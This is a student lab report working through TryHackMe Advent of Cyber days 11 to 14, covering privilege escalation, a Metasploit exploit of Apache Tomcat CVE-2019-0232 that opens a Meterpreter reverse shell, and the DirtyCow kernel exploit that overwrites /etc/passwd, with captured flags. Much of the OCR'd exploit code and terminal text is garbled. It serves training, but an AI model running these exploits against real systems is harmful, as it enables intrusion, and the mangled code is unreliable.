

PSP0201

Week 4

Report

Group Name : Cipher

Members :

ID	Name	Role
1211103064	MUHAMAD AIMAN BIN MOHD EHWAL	Leader
1211103085	MUHAMMAD FARID BIN JAYATAN	Member
1211103373	MUHAMMAD ALIF BIN KHABALI	Member
1211103451	ARIF MUHRIZ BIN SYAMSUL FOZY	Member

Day 11 : The Rogue Gnome (Networking)

Tool Used : Kali Linux, Firefox

Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Answer : vertical

Question 4 : What is the name of the file that contains a list of users who are a part of the sudo group?

Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers`

Answer : /etc/sudoers

Question 8 : What are the contents of the file located at `/root/flag.txt`?

```
root@ip-10-10-179-221:~  
File Edit View Search Terminal Help  
bash-4.4# whoami  
root  
bash-4.4# exit  
exit  
bash-4.4$ whoami  
cmnatic  
bash-4.4$ bash -p  
bash-4.4# whoami  
root  
bash-4.4# cat /root/flag.txt  
thm{2fb10afe933296592}  
bash-4.4#
```

Answer : thm{2fb10afe933296592}

Thought Process / Methodology :

To get the flag, we just use **cat /root/flag.txt**

Day 12 : Ready, set, elf.

Tool Used : Kali Linux, Firefox , Google search engine , Metasploit


Solution / Walkthrough :

Question 1: What is the version number of the web server?

```
└$ nmap -Pn -sV 10.10.64.177
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 05:14 EDT
Nmap scan report for 10.10.64.177
Host is up (0.25s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat 9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Answer : 9.0.17

Question 2 : What CVE can be used to create a Meterpreter entry onto the machine?



Answer : CVE-2019-0232

Question 3 : What are the contents of flag1.txt?

Answer : thm{whacking_all_the_elves}

Thought Process / Methodology :

Run the usual procedure (open the vpn and find target machine IP address) then type nmap -Pn -sV <target_IP_address> to

```
[+] =[ metasploit v6.1.14-dev
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > set LHOST 10.18.25.238
LHOST => 10.18.25.238
msf6 > set RHOST 10.10.64.177
RHOST => 10.10.64.177
msf6 > http://10.10.64.177/cgi-bin/elfwhacker.bat
[-] Unknown command: http://10.10.64.177/cgi-bin/elfwhacker.bat
msf6 > exploit (windows/http/tomcat_cgi_cmdlineargs) > exploit
[-] Unknown command: exploit
msf6 > elfwhacker.bat
[-] Unknown command: elfwhacker.bat
msf6 > find elfwhacker.bat
[*] exec: find elfwhacker.bat

find: 'elfwhacker.bat': No such file or directory
msf6 > set TARGETURI http://10.10.64.177/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.64.177/cgi-bin/elfwhacker.bat
msf6 > search CVE 2019-0232

Matching Modules
=====
# Name                               Disclosure Date   Rank      Check  Description
- exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10    excellent Yes    Apache Tomcat CGI Servlet enablementArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
s

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.25.238
LHOST => 10.18.25.238
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.64.177
RHOST => 10.10.64.177
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.64.177/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.64.177/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.25.238:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -  6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.64.177
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.25.238:4444 → 10.10.64.177:49811 ) at 2022-06-27 05:44:41 -0400

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
[*] 10.10.64.177 - Meterpreter session 1 closed. Reason: Died
meterpreter > |
```


serve all ports as open and find the version number of every open port. Use Metasploit using the command “ msfconsole” in the terminal .In the console, use command “search CVE

2019-0232" to find vulnerabilities then type "use 0" to interact with a moodule. Set our machine IP address as the LHOST. Set the target machine IP address as the RHOST. Set the "http://<target_machine_IP>/cgi-bin/elfwhacker.bat" as the TARGETURI. After that, command "run" in the console. When the meterpreter session 1 has opened, enter " cat flag1.txt" The flag is then shown.


Day 13 : Coals for Christmas

Tool Used : Kali Linux, Firefox
Solution / Walkthrough :

Question 1



Question 2



What old, deprecated protocol and service is running?
The answer is telnet.

Question 3

The credential is **clauschristmas**

Question 4

The screenshot shows a Kali Linux terminal window and a web browser window side-by-side.

Kali Linux Terminal:

```
File Actions Edit View Help
121103064@kali:~$ cat /etc/issue
Ubuntu 12.04 LTS
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ cat /etc/issue
```

TryHackMe Challenge:

The challenge title is "AoC Day13". The IP address is 10.10.31.1, and it expires in 38m 47s. A "Correct Answer" button is visible.

Text in the challenge box:

- There is a great list of commands you can run for enumeration here: <https://blog.g0tm1k.com/2011/08/basic-linux-privilege-escalation/>
- What distribution of Linux and version number is this server running?
- This is a very old version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.
- Take a look at the cookies and milk that the server owners left for you. You can do this with the cat command as mentioned earlier.
- cookies_and_milk.txt
- You got here first?

Answer format: *****

Submit Hint

We found that **Ubuntu 12.04** is the server running

Question 5

Psp0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Player || 1 2 3 4 |

File Actions Edit View Help

```
$ cat /etc/Release  
#!/bin/sh  
DISTRIB_ID=Ubuntu  
DISTRIB_RELEASE=12.04  
DISTRIB_CODENAME=precise  
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"  
cat: cookies_and_milk: No such file or directory  
$ cat cookies_and_milk.txt  
*****  
// HAH! Too bad Santa! I, the Grinch, got here  
// before you did! I helped myself to some of  
// your cookies and milk! I'm sorry!  
// some half eaten cookies and this leftover  
// milk! Why don't you try and refill it yourself?  
// - Yours Truly,  
// The Grinch  
*****  
  
#include <fcntl.h>  
#include <sys/types.h>  
#include <string.h>  
#include <stropts.h>  
#include <stropts.h>  
#include <sys/mman.h>  
#include <sys/types.h>  
#include <sys/stat.h>  
#include <sys/wait.h>  
#include <sys/prctl.h>  
#include <sys/conf.h>  
#include <sys/conf.h>  
#include <sys/conf.h>  
#include <sys/cmnid.h>  
#include <sys/cmnid.h>  
  
const char *filename = "/etc/passwd";  
const char *backup_filename = "/tmp/passwd.bak";  
const char *salt = "grinch";  
  
int f;  
void *map;  
pid_t pid;  
char*read_l(pth);  
struct stat st;  
  
struct Userinfo {  
    char *username;  
    char *hash;  
    int user_id;  
    int group_id;  
    char *info;  
    char *home_dir;  
    char *shell;  
};
```

Call Linux x 12.04.1 (25 Days Ago) +

https://tryhackerme.com/missions/enum1

Downloads My Docs My Pictures Kali ISOs Equo DE Usage History

Title	IP Address	Expires
AoC Day13	10.10.31.1	2011-04-06

Add 1 hour Remove

uname -a

cat /etc/issue

There is a great list of commands you can run for enumeration here: <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

Ubuntu 12.04

This is a very old version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the cat command as mentioned earlier.

cat cookies_and_milk.txt

Who got here first?

Answer Format: *****

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called DirtyCow. Dirty Cow (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking

We did cat cookies_and_milk.txt to looks inside the file and we found that the grinch got there first.

Question 6

Psp0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Player || 1 2 3 4 | 🔍

File Actions Edit View Help
GNU nano 2.2.6

```
#!/ This exploit uses the pokemon exploit of the dirtycow vulnerability
// as its base and automatically generates a new passwd line.
// It uses all the same code for generating a password file as the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycoW/dirtycow.github.io/blob/master/pokemon.c
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
// Afterwards, you can either "su firefart" or "ssh firefart" ...
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
// Exploit adopted by Christian "FireFart" Nehmauer
// https://firefart.at

#include <fcntl.h>
#include <sys/types.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/conf.h>
#include <sys/crypt.h>
#include <sys/prctl.h>
#include <sys/libkern.h>
#include <sys/conf.h>
#include <sys/crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

Get Help WriteOut Read File Prev Page Cut Text Ctrl Pos
Exit Justify Where Is Next Page Uncut Text Ctrl To Spell
```

1211103064@kali ~

File: dirty.c

Kali Linux 2023.2 (64-bit) 2023-05-13 14:45:20 UTC

Title IP Address Expires Add 1 hour Remove

AUG/13 10.10.3.1 2023-06-13 14:45

That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5193) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

This cookies_and_milk.txt file looks like a modified rendition of a DirtyCow exploit; usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed.

Completed

You can compile the C source code on the target with gcc. You might need to supply specific parameters or arguments to include different libraries, but, thankfully, the DirtyCow source code will explain what syntax to use.

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer Format: Submit Hint

Privilege Escalation

Psp0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

File Actions Edit View Help

GNU nano 2.2.6

```
int f;
Userinfo;
pid_t pid;
pthread_t pth;
struct stat st;
```

struct Userinfo {
 char *username;
 char *password;
 int user_id;
 int group_id;
 char *info;
 char *home_dir;
 char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
 return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
 const char *format = "%s:%s:%d:%d:%s:%s:
 %s:%s:%s";
 int size = strlen(format) + 1 + strlen(u.username) + 1 +
 u.user_id + u.group_id + u.info + u.home_dir + u.shell +
 char *ret = malloc(size + 1);
 sprintf(ret, format, u.username, u.hash, u.user_id,
 u.group_id, u.info, u.home_dir, u.shell);
 return ret;
}

void *adviseThread(void *arg) {
 int i, c = 0;
 for(i = 0; i < 20000000; i++) {
 c += advise(mp, 100, ADV_NORETNEED);
 }
 printf("advise %d\n", c);
}

int copy_file(const char *from, const char *to) {
 // If target file already exists
 if(access(to, W_OK) != -1)
 printf("File %s already exists! Please delete it and run again\n",
 to);
 return -1;
}

char ch;

Get Help Exit WriteOut Justify Read File Where Is Prev Page Next Page Cut Text UnCut Text Cur Pos To Spell

File: dirty.c Modified

1211103064@kali: ~

Kali Linux http://tryhackme.com 10.10.31.1 28m 24s

Title: AcCDay13 IP Address: 10.10.31.1 Expires: 28m 24s

This C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

This cookies_and_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed Completed

You can compile the C source code on the target with gcc. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer Format: *****

Submit Hint

Privilege Escalation

Psp0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

File Actions Edit View Help

GNU nano 2.2.6

```
fclose(source);
fclose(target);

return 0;
}
```

int main(int argc, char *argv[])
{
// backup file
int ret = copy_file(filename, backup_filename);
if (ret != 0) {
exit(ret);
}

struct Userinfo user;
// set values, change as needed
user.username = "firefarm";
user.user_id = 0;
user.group_id = 0;
user.info = "";
user.home_dir = "/root";
user.shell = "/bin/bash";

char *plaintext_pw;

if (argc > 2) {
printf("New password: %s\n", argv[1]);
} else {
plaintext_pw = getpass("Please enter the new password: ");
}

user.hash = generate_password_hash(plaintext_pw);
char *complete_passwd_line = generate_passwd_line(user);
printf("Complete line:\n%s", complete_passwd_line);

f = open(filename, O_WRONLY);
fstat(f, &st);
map = mmap(NULL,
st.st_size + sizeof(long),
PROT_READ,
MAP_PRIVATE,
f,
0);
printf("map: %lx\n", (unsigned long)map);
pid = fork();
if(pid) {

Get Help Exit WriteOut Justify Read File Where Is Prev Page Next Page Cut Text UnCut Text Cur Pos To Spell

File: dirty.c Modified

1211103064@kali: ~

Kali Linux http://tryhackme.com 10.10.31.1 25m 56s

Title: AcCDay13 IP Address: 10.10.31.1 Expires: 25m 56s

This C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

This cookies_and_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed Completed


You can compile the C source code on the target with gcc. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer Format: *****

Submit Hint

Privilege Escalation



For this task, we just copy-and-paste the original code into a text editor and save it.

Question 7

```
// Compile with:  
//   gcc -pthread dirty.c -o dirty -lcrypt  
//
```

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

gcc -pthread dirty.c -o dirty -lcrypt

Question 8

What "new" username was created, with the default operations of the real C source code?

firefart

Question 9

Psp0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Player || ■ ⊞ ⊞ ⊞ 1 2 3 4 🔍

firefart@christmas: ~

File Actions Edit View Help

```
christmas.sh cookies_and_milk.txt dirty dirty.c
$ su firefart
Password:
firefart@christmas:~/home/santa$ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
firefart@christmas:~/home/santa$ cd /root
firefart@christmas:~# cd /root
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
Now, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas tree!
Let's work together on this. Leave this text file here,
and leave another file named "christmas.sh" there.
but create a file named "coal" in this directory!
Then, inside this directory, pipe the output
of the 'tree' command into the md5sum command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!
```

- Yours,
John Hammond
er, sorry, I mean, the Grinch
- THE GRINCH, SERIOUSLY

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~# tree
└── christmas.sh
    └── coal
        └── message_from_the_grinch.txt

0 directories, 2 files
firefart@christmas:~# tree | md5sum
-HMo command 'md5sum' found, did you mean:
  Command 'md5sum' from package 'coreutils' (main)
  Usage: command [OPTION]... FILE...
firefart@christmas:~# tree | md5sum
8b16f0dd03b3b1efad02c1d17ff8a27cc -
firefart@christmas:~#
```

Kali Linux 2022.1 (64-bit) - Terminal (25 Days of Cybersecurity) - https://repl.it/me.com/2022/12/13/0001

Title IP Address Expires
Advent13 10.10.31.1 1h 0m 54s

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

```
su -user_to_change_to>
```

No answer needed.

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

Answer Format:
 Submit Hint

[Day 14] [Day 15] [Day 16] Where's Rudolph?

Question 10

```
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ su firefart
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:/# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:/# cat message_from_the_grinch.txt
Nice work, Santa!
Now, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas 'tree'!
Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named 'coal' in this directory!
Then, inside this directory, pipe the output
of the 'tree' command into the md5sum command.
The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!
- Yours,
  John Hammond
  er, sorry, I mean, the Grinch
- THE GRINCH, SERIOUSLY
firefart@christmas:# touch coal
firefart@christmas:# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:# tree
.
+-- christmas.sh
    +-- coal
    '-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:# tree | md5sum
"md5" command "md5sum" found, did you mean:
  md5sum: md5sum is a function from package 'coreutils' (main)
  md5sum: command not found
firefart@christmas:# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:#
```

What is the MD5 hash output?

The output is 8b16f00dd3b51efadb02c1df7f8427cc

Thought Process / Methodology :


The first thing we do is scan the **MACHINE_IP** by using **nmap** and get the name of the service that is running through there, which is **telnet**. We connect to the service by using command **telnet MACHINE_IP** to get the credential. We get the name of the distribution of linux and the version of it by using the command **cat /etc/*release**. We knew that grinch got there first by looking inside the **cookies_and_milk.txt** file. After that we copy-and-paste the original code into a text editor and save it. We used **gcc -pthread dirty.c -o dirty -lcrypt** syntax to compile it. Lastly, we changed the password and logged in into the new user account “**firefart**” and then run **tree | md5sum** after leaving the coal by using command **touch coal** to get the output of MD5 hash.

Day 14: Where's Rudolph?

Tool Used : Google search engine , Reddit , Twitter, Exif

Solution / Walkthrough :

Question 1 : What URL will take me directly to Rudolph's Reddit comment history?



Answer :

<https://www.reddit.com/user/IGuidetheClaus2020/comments/>

Question 2: According to Rudolph, where was he born?



IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1...

r/books · Posted by u/speckz

